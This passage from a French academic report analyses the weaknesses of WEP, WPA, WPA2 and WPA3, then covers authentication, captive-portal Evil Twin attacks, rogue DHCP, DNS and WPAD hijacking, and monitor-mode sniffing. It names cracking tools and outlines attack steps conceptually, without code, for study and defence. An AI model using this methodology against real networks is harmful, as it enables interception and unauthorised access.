Le fonctionnement de WEP repose sur l'utilisation d'un vecteur d'initialisation (IV) de 24 bits, concaténé à la clé secrète afin de produire un flot de clés (*keystream*) propre à chaque paquet. Le chiffrement est alors obtenu par un XOR entre ce flot et les données, auxquelles est ajouté un code d'intégrité de type CRC-32. En pratique, cela signifie que le contenu d'une trame est chiffré de la manière suivante :

$$\text{Payload} = \text{Data}||\text{CRC32}(\text{Data})$$

$$\text{Chiffré} = \text{RC4}(\text{IV}||K) \oplus \text{Payload}$$

L'intention initiale était de garantir qu'un même flux de chiffrement ne soit pas réutilisé. Toutefois, la taille trop réduite de l'IV, combinée à l'absence de mécanisme cryptographique robuste d'intégrité, a rendu le protocole vulnérable à des attaques statistiques et à la réutilisation de keystreams [27], [28].

Mécanisme de chiffrement

RC4 produit un flot pseudo-aléatoire de clés à partir dun état interne initialisé par le *Key Scheduling Algorithm* (KSA), puis généré par le *Pseudo-Random Generation Algorithm* (PRGA). Dans WEP, ce flot est ensuite combiné par XOR avec les données utiles et leur somme de contrôle CRC-32. Le problème fondamental réside dans le fait que le CRC-32 n'est pas une primitive cryptographique : il détecte les erreurs de transmission, mais ne protège ni contre la falsification ni contre la modification intentionnelle des paquets [25].

L'espace des IV étant limité à 2^{24} valeurs, les collisions apparaissent rapidement dans un trafic réel. Dès quun même IV est réutilisé avec la même clé, le keystream associé est également réutilisé, ce qui permet à un attaquant de combiner plusieurs trames chiffrées et d'obtenir des informations sur les données en clair. Cette faiblesse de conception a constitué l'un des points d'entrée majeurs des attaques contre WEP [26], [27].

Vulnérabilités de sécurité

La principale faiblesse de WEP est l'insuffisance de sa gestion des nonces et de ses mécanismes d'intégrité. La réutilisation des IV entraîne une réutilisation du flot de chiffrement, ce qui rend possible une attaque par XOR entre deux paquets :

$$C_1 \oplus C_2 = P_1 \oplus P_2 \quad \text{si le keystream est identique}$$

Ainsi, un attaquant peut comparer plusieurs trames chiffrées et déduire progressivement le contenu dun message ou une partie de la clé secrète [25], [28].

Par ailleurs, RC4 présente des biais connus dans les premiers octets du keystream. Ces biais, exploités par les attaques FMS puis par des variantes plus avancées, permettent de récupérer progressivement la clé WEP à partir dun volume de trafic suffisant. En d'autres termes, la sécurité de WEP ne dépend pas uniquement du secret initial, mais aussi de l'unicité du flux généré pour chaque paquet. Or, cette propriété n'est pas garantie dans sa conception [25].

Chronologie des attaques

Les attaques contre WEP ont montré l'ampleur de ses faiblesses :

- **FMS (2001)** : Fluhrer, Mantin et Shamir ont mis en évidence une attaque statistique exploitant les premiers bytes du keystream pour récupérer progressivement la clé WEP. Cette attaque a constitué une rupture importante dans l'évaluation de la sécurité des réseaux Wi-Fi [28].
- **KoreK (2004)** : cette famille d'attaques a amélioré l'efficacité de l'exploitation en combinant plusieurs conditions statistiques et en réduisant le nombre de paquets nécessaires [25].
- **PTW (2010)** : des optimisations supplémentaires ont encore diminué le volume de trafic requis pour casser une clé WEP, rendant le protocole impraticable dans tout environnement réel [26], [29].

Exploitation pratique et impact sécurité

Sur le plan pratique, la compromission de WEP ne nécessite pas de ressources exceptionnelles. Un attaquant placé à portée radio peut capturer des trames, injecter du trafic pour accélérer l'apparition d'IV faibles, puis lancer une attaque statistique. L'usage d'outils comme `airodump-ng`, `aireplay-ng` et `aircrack-ng` a illustré pendant plusieurs années la facilité de cette compromission [29].

D'un point de vue défensif, WEP ne doit plus être considéré comme un mécanisme de protection valide. Il est aujourdhui obsolète et doit être remplacé par des protocoles modernes reposant sur des algorithmes cryptographiques plus robustes et sur une gestion correcte des clés. Son maintien dans une infrastructure représente un risque critique de compromission immédiate [26], [27].

III.1.2 WPA (Wi-Fi Protected Access)

WPA a été introduit en 2003 comme une solution transitoire destinée à corriger les vulnérabilités les plus graves de WEP tout en conservant une compatibilité avec le matériel existant [30], [31]. Il introduit notamment TKIP (*Temporal Key Integrity Protocol*), qui repose encore sur RC4, mais avec des mécanismes de renforcement tels qu'un séquencement plus strict des paquets, une gestion dynamique des clés et un mécanisme d'intégrité dédié [32], [33].

Cette évolution a permis d'améliorer la sécurité par rapport à WEP, mais sans rompre totalement avec son héritage technique. En pratique, WPA doit être vu comme une étape intermédiaire, non comme une solution définitive.

Mécanisme de chiffrement

TKIP introduit un IV élargi à 48 bits et un mélange de clés en deux phases (*Phase 1* et *Phase 2*) afin de produire un flot de clés différent pour chaque paquet :

$$\mathrm{TK} = f(\mathrm{PTK}, \mathrm{TSC}[0..5])$$

$$\mathrm{Keystream} = \mathrm{RC4}(\mathrm{IV}_{48} || \mathrm{TK})$$

WPA ajoute également un mécanisme dintégrité basé sur *Michael*, ainsi quun contrôle de séquence destiné à prévenir les attaques par rejeu. De plus, la clé de session est dérivée lors du *4-way handshake*, ce qui permet de renouveler les clés sans réexposer directement la clé pré-partagée [32], [34].

Vulnérabilités de sécurité

Malgré ces améliorations, WPA/TKIP conserve des faiblesses importantes. D'abord, son maintien de RC4 le rend dépendant d'une primitive dont les limites cryptographiques sont déjà connues. Ensuite, le mécanisme dintégrité *Michael*, conçu pour être léger et compatible avec du matériel ancien, n'offre pas un niveau de robustesse suffisant face à un adversaire actif [35], [36].

Plusieurs attaques ont montré que WPA restait attaquable dans certaines conditions :

- **Chop-Chop** : cette attaque exploite la possibilité de manipuler certains paquets et d'obtenir des informations sur leur contenu par décryptage progressif [36].

- **Beck-Tews** : elle montre qu'il est possible dinjecter certains paquets ou d'extraire partiellement du contenu en profitant des faiblesses de TKIP et de Michael [35].
- **Faiblesses du 4-way handshake** : les attaques de type rejeu ou manipulation de la négociation de clés ont mis en évidence que la sécurité de WPA dépend fortement de l'implémentation et de la configuration [37].

Analyse de sécurité

WPA améliore nettement la situation par rapport à WEP, mais il reste un protocole de transition. Sa sécurité dépend de plusieurs éléments : qualité du mot de passe lorsqu'il est utilisé en mode PSK, robustesse de la mise en œuvre du handshake et absence de rétrogradation vers des suites cryptographiques plus faibles. En particulier, l'utilisation dun mot de passe faible expose le réseau à des attaques par dictionnaire hors ligne dès lors quun échange dauthentification est capturé [29], [30].

En conséquence, WPA/TKIP ne doit plus être retenu pour un déploiement moderne. Son intérêt est essentiellement historique, car il a préparé l'adoption de WPA2. Dans un environnement professionnel, il est préférable d'utiliser WPA2 ou WPA3, avec désactivation explicite de TKIP et des suites héritées [37], [38].

III.1.3 WPA2 (Wi-Fi Protected Access 2)

WPA2 a été ratifié en 2004 dans le cadre de l'amendement IEEE 802.11i et est devenu pendant de nombreuses années le standard dominant des réseaux Wi-Fi [39], [40]. Son principal apport est le remplacement de TKIP par AES-CCMP, un mécanisme cryptographique bien plus robuste pour la confidentialité et l'intégrité des communications [39], [41].

WPA2 a longtemps été considéré comme une amélioration majeure, mais les recherches ultérieures ont démontré que sa sécurité dépendait également de la bonne gestion du *4-way handshake*. L'attaque KRACK a notamment montré qu'il ne suffisait pas d'avoir un algorithme de chiffrement fort pour garantir la sécurité globale du protocole [38], [42].

Mécanisme de chiffrement

AES-CCMP repose sur AES-128 et combine deux fonctions complémentaires : le chiffrement en mode compteur et la vérification dintégrité par CBC-MAC. L'algorithme utilise un nonce unique par paquet, ce qui permet d'assurer qu'un même texte clair ne sera pas chiffré deux fois de la même manière :

$$\text{AAD} = \text{Header} + \text{Length}$$

$$\text{MIC} = \text{CBC-MAC}(\text{AAD}||\text{Plaintext})$$

$$\text{Chiffré} = \text{Counter}(\text{Nonce}, \text{Counter}) \oplus \text{Plaintext}$$

Ce mécanisme offre une bien meilleure résistance que RC4/TKIP, à condition que les nonces ne soient jamais réutilisés et que le protocole déchange des clés soit correctement implémenté [39], [41].

Vulnérabilités de sécurité

La vulnérabilité la plus connue de WPA2 est lattaque KRACK (*Key Reinstallation Attacks*). Elle exploite le fait que le *4-way handshake* peut, dans certaines implémentations, permettre la réinstallation dune clé déjà utilisée. Cette réinstallation entraîne la réutilisation de nonces et permet à l'attaquant de rejouer ou de manipuler certaines trames chiffrées [38], [42].

Il est important de noter que KRACK ne casse pas AES. L'attaque vise le protocole déchange et la gestion d'état des implémentations. Cela illustre un point essentiel en sécurité Wi-Fi : la robustesse d'un algorithme ne suffit pas si le protocole qui l'emploie contient une faiblesse logique [38], [42].

D'autres risques subsistent :

- **Attaques par dictionnaire** sur WPA2-PSK lorsque le mot de passe est faible.
- **Downgrade attacks**, lorsque le client est forcé à utiliser une suite cryptographique plus faible.
- **Faiblesses d'implémentation**, qui varient selon les fabricants et les systèmes d'exploitation [38], [40].

Analyse de sécurité

WPA2 représente une amélioration majeure par rapport à WPA, mais sa sécurité réelle dépend du mode de déploiement. En mode entreprise avec 802.1X/EAP, le niveau de sécurité est généralement plus élevé que dans le mode PSK, car les identifiants sont individualisés et mieux contrôlés [34], [39]. En revanche, en mode PSK, la faiblesse du mot de passe reste le principal point d'attaque.

Le cas de KRACK montre également qu'un protocole peut rester vulnérable même lorsqu'il emploie un algorithme robuste. Pour cette raison, WPA2 doit être associé à des mises à jour régulières des équipements, à la désactivation des suites anciennes et à une politique de mots de passe forte lorsqu'il est utilisé en PSK [38], [42].

III.1.4 WPA3 (Wi-Fi Protected Access 3)

WPA3 a été introduit par la Wi-Fi Alliance en 2018 afin de renforcer la sécurité des réseaux sans fil après les limites mises en évidence par KRACK et par les attaques sur les mots de passe faibles [43], [44]. Son principal changement est le remplacement du PSK par SAE (*Simultaneous Authentication of Equals*) en mode personnel, ce qui améliore nettement la résistance aux attaques par dictionnaire hors ligne [45], [46].

WPA3 introduit aussi des améliorations comme l'*Opportunistic Wireless Encryption* pour les réseaux ouverts et un niveau de chiffrement plus élevé en mode entreprise. En théorie, ces évolutions apportent une meilleure protection de la confidentialité et une meilleure résistance aux attaques actives. Toutefois, les recherches récentes ont montré que des faiblesses de mise en uvre peuvent encore exister [43], [46].

Mécanisme de chiffrement

WPA3-Personal s'appuie sur SAE, qui repose sur un échange de type *Dragonfly* et permet de dériver une clé de session sans exposer directement un secret réutilisable à une attaque

hors ligne. La session peut alors être sécurisée par des clés dérivées à partir d'un contexte cryptographique spécifique :

$$\text{SAE : Dragonfly Handshake}$$

$$\text{PTK} = \text{HKDF}(\text{KDK}, \text{context})$$

En mode entreprise, WPA3 renforce encore les paramètres cryptographiques afin de répondre à des exigences de sécurité plus élevées. L'objectif est de réduire les possibilités dattaque contre les mots de passe et daméliorer la résistance globale du système [43], [45].

Vulnérabilités de sécurité

Malgré ses améliorations, WPA3 n'est pas exempt de failles. Les travaux regroupés sous le nom de *Dragonblood* ont montré que la procédure SAE pouvait être exposée à des attaques de timing, de cache et de rétrogradation si l'implémentation n'est pas suffisamment robuste [46], [47]. Ces attaques ne remettent pas en cause le principe général de WPA3, mais elles rappellent que la sécurité effective dépend fortement du matériel, du firmware et des bibliothèques cryptographiques utilisées.

Par ailleurs, les attaques par rétrogradation restent une menace si un client peut être amené à négocier une suite plus faible que celle prévue initialement. La sécurité de WPA3 doit donc être accompagnée de mesures strictes de configuration, dactivation des protections contre le *downgrade* et de mises à jour régulières [44], [46].

Analyse de sécurité

WPA3 constitue aujourd'hui la solution la plus robuste parmi les protocoles Wi-Fi grand public et professionnel. Son apport majeur est de réduire l'intérêt des attaques par dictionnaire hors ligne, qui constituaient une faiblesse structurelle de WPA2-PSK. Cependant, WPA3 ne supprime pas tous les risques : les failles d'implémentation, les erreurs de configuration et certaines attaques de canal auxiliaire restent possibles [43], [46].

Dans un contexte de déploiement moderne, WPA3 doit donc être privilégié, en particulier dans les environnements critiques. Son efficacité dépend néanmoins de la mise à jour des équipements, du support réel des fonctions de protection et du contrôle des mécanismes de compatibilité descendante [44].

III.2 Comparaison et synthèse de sécurité

L'analyse comparative des protocoles Wi-Fi montre une progression nette de la sécurité, mais aussi une évolution de la nature des attaques. WEP a été compromis principalement par des faiblesses cryptographiques fondamentales. WPA a corrigé une partie de ces faiblesses, sans éliminer les limites héritées de RC4 et de TKIP. WPA2 a apporté une base cryptographique solide avec AES-CCMP, mais a révélé des vulnérabilités protocolaires telles que KRACK. Enfin, WPA3 améliore la résistance aux attaques par mot de passe et renforce la confidentialité, tout en restant sensible à certaines faiblesses d'implémentation [38], [42], [43], [46].

Table III.1: Comparaison technique des protocoles de sécurité Wi-Fi

Critère	WEP	WPA	WPA2	WPA3
Algorithme	RC4	RC4 / TKIP	AES-CCMP	AES-GCMP
Type de chiffrement	Flux	Flux	Bloc	Bloc
Sécurité	Vulnérable	Faible	Élevée (KRACK)	Très élevée
Attaque notable	FMS	Chop-Chop	KRACK	Dragonblood
Vulnérabilité dominante	Réutilisation d'IV	Intégrité faible	Réinstallation de clé	Attaques de timing / downgrade
Statut	Obsolète	Déprécié	Largement utilisé	Recommandé

Au regard des exigences actuelles de sécurité, WEP doit être considéré comme obsolète, WPA comme transitoire, WPA2 comme acceptable sous réserve de mises à jour et de bonnes pratiques, et WPA3 comme le choix le plus adapté aux déploiements récents. Néanmoins, la sécurité dun réseau Wi-Fi ne peut être garantie par le seul protocole de chiffrement : elle dépend également de l'authentification, de la configuration des points d'accès, de la gestion des mots de passe, de la mise à jour des firmwares et de la surveillance continue de l'infrastructure [38], [44].

Conclusion

Au terme de cette analyse, il apparaît que la sécurité Wi-Fi est une discipline en constante mutation, où la robustesse d'un algorithme (comme AES-CCMP) ne suffit pas à garantir l'intégrité globale si le protocole de gestion de clés (handshake) présente des failles logiques. Si WPA3 s'impose aujourd'hui comme le standard le plus résilient face aux attaques par dictionnaire et aux vulnérabilités d'implémentation, sa sécurité effective reste intimement liée à une configuration rigoureuse et à la mise à jour constante des équipements. Cette maîtrise des protocoles de protection étant acquise, nous sommes désormais en mesure d'analyser les mécanismes d'authentification et les services de support, dont la complexité et les failles potentielles constituent le cœur du prochain chapitre.

Chapter IV

Mécanismes dauthentification et services réseau

Introduction

Dans toute infrastructure sans fil, l'authentification et les services d'infrastructure (DHCP, DNS, Proxy) ne sont pas de simples outils de gestion ; ils constituent la première ligne de défense contre les intrusions. Compromettre l'un de ces mécanismes revient à offrir à l'attaquant un accès total au système d'information. Ce chapitre analyse ces protocoles sous l'angle de leur exploitation tactique en milieu Wi-Fi.

IV.1 Authentification et contrôle d'accès

IV.1.1 Modèles d'authentification : PSK vs 802.1X/RADIUS

L'authentification conditionne la confiance accordée aux terminaux. Dans les réseaux Wi-Fi, deux modèles dominent, répondant à des besoins de sécurité et de déploiement radicalement différents :

- **WPA-PSK (Pre-Shared Key) :** Ce modèle utilise une phrase secrète unique configurée à la fois sur le point d'accès et sur chaque appareil client. Lors de la connexion, le client et l'AP effectuent un *4-Way Handshake* cryptographique pour prouver la connaissance de la clé. Bien que simple à déployer, ce modèle présente une faille structurelle majeure : la clé étant statique et partagée, si un terminal est compromis ou si un employé quitte l'organisation sans que la clé ne soit changée sur tous les appareils, le réseau devient vulnérable. De plus, une clé capturée lors du *handshake* permet à un attaquant de déchiffrer le trafic des autres utilisateurs du même réseau [48], [49].
- **802.1X / RADIUS (WPA-Enterprise) :** Ce modèle centralise l'authentification. Le point d'accès agit comme un *authentificateur*, transmettant les requêtes du client (*supplicant*) vers un serveur d'authentification (*RADIUS*). Le 802.1X permet une authentification individuelle (par utilisateur ou par certificat via EAP-TLS ou PEAP). Contrairement au PSK, cette méthode génère des clés de chiffrement dynamiques uniques pour chaque session. En cas de départ d'un utilisateur, il suffit de révoquer son compte ou son certificat sans modifier la configuration du réseau pour les autres [49], [50].

Table IV.1: Tableau comparatif : Modèles d'authentification

Dimension	**WPA-PSK**	**802.1X (Enterprise)**
Clés	Partagées, statiques	Individuelles, dynamiques
Complexité	Faible (simple mot de passe)	Élevée (serveur RADIUS, AD)
Sécurité	Moyenne	Élevée (Zero Trust)
Usage	Domestique / TPE	Entreprise / Administration

IV.1.2 Portail Captif (UAM - Unauthenticated Access Mode)

Le portail captif représente une architecture de contrôle d'accès hybride, opérant à la couche applicative plutôt qu'au niveau du lien radio (couche 2). Sa popularité en environnement public est incontestable, mais il constitue un objet d'étude critique en sécurité réseau en raison de la rupture de la chaîne de confiance qu'il impose lors de la phase de pré-authentification [51].




Figure IV.1: Topologie d'une attaque de type *Man-in-the-Middle* sur portail captif [52].

Analyse du vecteur d'attaque

La recherche en sécurité Wi-Fi identifie le portail captif comme une surface d'attaque privilégiée pour les offensives de type *Evil Twin*. La vulnérabilité réside dans la nature même du processus de redirection :

- **Exploitation de la phase de redirection :** Le client, ne possédant pas encore de session active, est contraint par le point d'accès à effectuer une requête HTTP/HTTPS vers le serveur d'authentification. L'attaquant intercepte cette requête en utilisant une usurpation DNS ou une injection de réponse HTTP [51].
- **Rupture de l'intégrité de la session :** À ce stade, le terminal client n'a aucun moyen de vérifier l'authenticité de la passerelle. L'attaquant présente une interface de portail factice, exploitant la confiance implicite de l'utilisateur envers le réseau public [51].

- **Complexité de la remédiation :** Les travaux de recherche soulignent que le portail captif souffre d'un paradoxe : sa fonction première (intercepter le trafic) est identique à celle d'une attaque *Man-in-the-Middle*. Cette ressemblance comportementale rend la distinction entre trafic légitime et trafic malveillant complexe pour les outils d'IDS [51].

L'analyse des journaux de flux lors d'une telle attaque montre une déviation systématique des requêtes vers des serveurs non autorisés. Contrairement à une authentification de type 802.1X, où le processus est protégé par des certificats (EAP-TLS) offrant une sécurité cryptographique robuste [53], le portail captif laisse le canal ouvert à l'interposition, transformant le réseau en un espace non sécurisé par défaut.

IV.2 Adressage IP et menaces DHCP

Le protocole DHCP automatise l'attribution d'adresses, mais son absence d'authentification native en fait un vecteur d'attaque privilégié en milieu sans fil.

- **Rogue DHCP :** Un attaquant déploie un serveur DHCP illégitime sur le réseau Wi-Fi pour distribuer des passerelles ou des serveurs DNS piégés aux victimes.
- **Défense (DHCP Snooping) :** Les points d'accès et switchs doivent filtrer les réponses DHCP, en n'acceptant que les offres provenant des ports "fiables" liés au serveur officiel [54].

IV.3 Services d'infrastructure et filtrage (DNS & Proxy)

L'analyse de la sécurité réseau en environnement Wi-Fi nécessite d'étudier les services de nommage et de filtrage, non seulement comme des composants fonctionnels, mais comme des vecteurs critiques d'interception et de manipulation de flux.

IV.3.1 Détournement DNS : vecteurs et enjeux de confiance

Dans une attaque par point d'accès malveillant (*Evil Twin*), le détournement DNS représente une étape décisive. L'attaquant impose au client un résolveur DNS malicieux, lui permettant de contrôler l'intégralité de la résolution de noms de la victime [55].

- **Analyse de la redirection :** Cette technique de recherche montre que l'attaque ne se limite pas à une simple usurpation. En forçant la victime à consulter des serveurs sous son contrôle, l'attaquant peut rediriger le trafic vers des serveurs de phishing qui imitent parfaitement les sites bancaires ou les plateformes d'authentification, contournant ainsi la confiance de l'utilisateur.
- **Complexité de détection :** Les requêtes DNS traversant souvent le réseau de manière claire et non chiffrée, la falsification est difficilement détectable par le client final [56].

IV.3.2 Proxy : surface d'interposition et contrôle

Le proxy, lorsqu'il est déployé en entreprise, centralise le trafic web. Toutefois, les travaux de recherche en sécurité réseau mettent en évidence sa dualité : outil de filtrage légitime et vecteur potentiel d'interception.

- **Analyse du contournement :** Un proxy configuré avec des règles permissives peut être détourné via des tunnels (VPN, SSH, ou SOCKS5), rendant les politiques de sécurité caduques.
- **Risque d'interposition :** Si un attaquant parvient à injecter une configuration de proxy automatique (WPAD - *Web Proxy Auto-Discovery*) sur le réseau Wi-Fi, il peut forcer les clients à transiter par son propre proxy transparent, lui donnant un accès total aux requêtes HTTP non chiffrées de l'utilisateur [57].

Cette section démontre que la sécurisation de l'infrastructure ne repose pas seulement sur le chiffrement de la liaison radio, mais également sur l'intégrité de la pile protocolaire (DNS, Proxy) accessible dès la connexion au réseau Wi-Fi.

Conclusion

Ce chapitre a permis de déconstruire les services réseau essentiels à tout environnement Wi-Fi en identifiant les vulnérabilités propres à leur mise en œuvre. De l'authentification centralisée RADIUS aux dangers des serveurs DHCP illégitimes et aux attaques de détournement DNS, nous avons démontré que la sécurité d'un réseau sans fil repose autant sur la robustesse du chiffrement (étudié au chapitre précédent) que sur la rigueur de configuration de ses services d'infrastructure. Ces mécanismes, lorsqu'ils sont mal isolés ou non protégés, représentent des points de rupture critiques. La compréhension de ces vecteurs d'attaque constitue une étape indispensable avant d'aborder, dans les chapitres suivants, la réalisation de tests d'intrusion et la mise en œuvre de contremesures avancées.

Chapter V

Attaques sur les réseaux Wi-Fi

Introduction

Ce chapitre présente les principales attaques visant les réseaux Wi-Fi ainsi que les outils utilisés pour les analyser et les reproduire en laboratoire. Il met en évidence les faiblesses des protocoles sans fil, depuis les attaques par interception et déauthentification jusqu'aux vulnérabilités touchant WEP, WPA, WPA2 et WPA3.

Il s'appuie également sur plusieurs outils d'audit et d'analyse, afin d'illustrer concrètement les mécanismes d'attaque et leurs effets. Enfin, il présente quelques études de cas majeures qui ont marqué l'évolution de la sécurité Wi-Fi et montré l'impact réel de ces vulnérabilités sur les réseaux déployés.

V.1 Sniffing et interception : de l'exposition physique à l'analyse de protocole

Le *sniffing* réseau, lorsqu'il est appliqué aux environnements sans fil, transcende la simple capture de données pour devenir une exploitation de la nature *broadcast* du support radioélectrique. Contrairement aux réseaux filaires où le signal est confiné dans un médium physique (cuivre ou fibre), le canal 802.11 est un espace partagé par nature : les trames circulent librement dans l'espace, rendant l'interception accessible à tout récepteur capable de se synchroniser sur la fréquence porteuse [58].

V.1.1 Analyse de l'exposition au niveau de la couche physique

La vulnérabilité fondamentale réside dans l'incapacité du médium radio à restreindre physiquement l'accès au signal. En configurant une interface réseau en mode *monitor*, l'attaquant s'affranchit du processus d'association normal (authentification et association) pour capturer les trames de gestion et de contrôle, souvent émises en clair, même au sein de réseaux sécurisés par WPA2/WPA3 [59].




Figure V.1: Configuration de l'interface réseau en mode moniteur pour l'interception des trames Wi-Fi.

Comme l'illustre la figure V.1, le passage en mode moniteur permet de s'extraire des contraintes logiques de l'infrastructure pour basculer vers une écoute exhaustive du spectre. Contrairement au mode géré (*managed mode*), cette configuration offre une visibilité totale sur l'ensemble des trames de gestion, de contrôle et de données circulant sur le canal choisi. Cette capacité constitue le vecteur d'entrée essentiel pour toute attaque par interception, permettant à l'attaquant de cartographier l'environnement radio, d'identifier les entités (SSID, BSSID) et de caractériser les habitudes de trafic des stations connectées, le tout sans générer d'activité suspecte sur le point d'accès.

V.1.2 Typologie de l'interception et analyse de protocole

La figure V.2 illustre la richesse informationnelle du trafic radio capturé en mode moniteur. L'analyse des captures Wireshark révèle une architecture complexe où cohabitent trames de gestion (*Beacon, Probe*), trames de contrôle et données applicatives. Cette diversité confirme la nature ouverte du médium : loin d'être un flux homogène, le trafic Wi-Fi constitue une mine d'informations sur la topologie du réseau et les habitudes des utilisateurs. L'identification des équipements actifs et la caractérisation de la cible sont des étapes préliminaires indispensables à l'élaboration d'attaques plus sophistiquées, telles que l'injection de paquets ou l'interposition (*Man-in-the-Middle*).




Figure V.2: Visualisation granulaire du trafic 802.11 sous Wireshark : trames de gestion et de données.

L'analyse de ces flux permet également d'extraire des signatures comportementales. Même lorsque les données sont chiffrées (TLS/HTTPS), l'analyse statistique des caractéristiques de bas niveau telles que la taille des paquets, leur fréquence d'inter-arrivée et la latence observée autorise la mise en uvre de techniques de *Traffic Fingerprinting*. Cette approche permet de corréler des flux chiffrés avec des services spécifiques (VoIP, navigation web, streaming vidéo) sans avoir besoin de déchiffrer les données elles-mêmes [60], [61].

Par ailleurs, nous avons observé que le risque de *downgrade attack* demeure une menace critique. Par la manipulation des trames de signalisation (notamment lors de la phase de négociation des capacités 802.11), un attaquant peut contraindre une station cliente à abandonner ses suites de chiffrement robustes au profit de protocoles hérités ou non chiffrés.

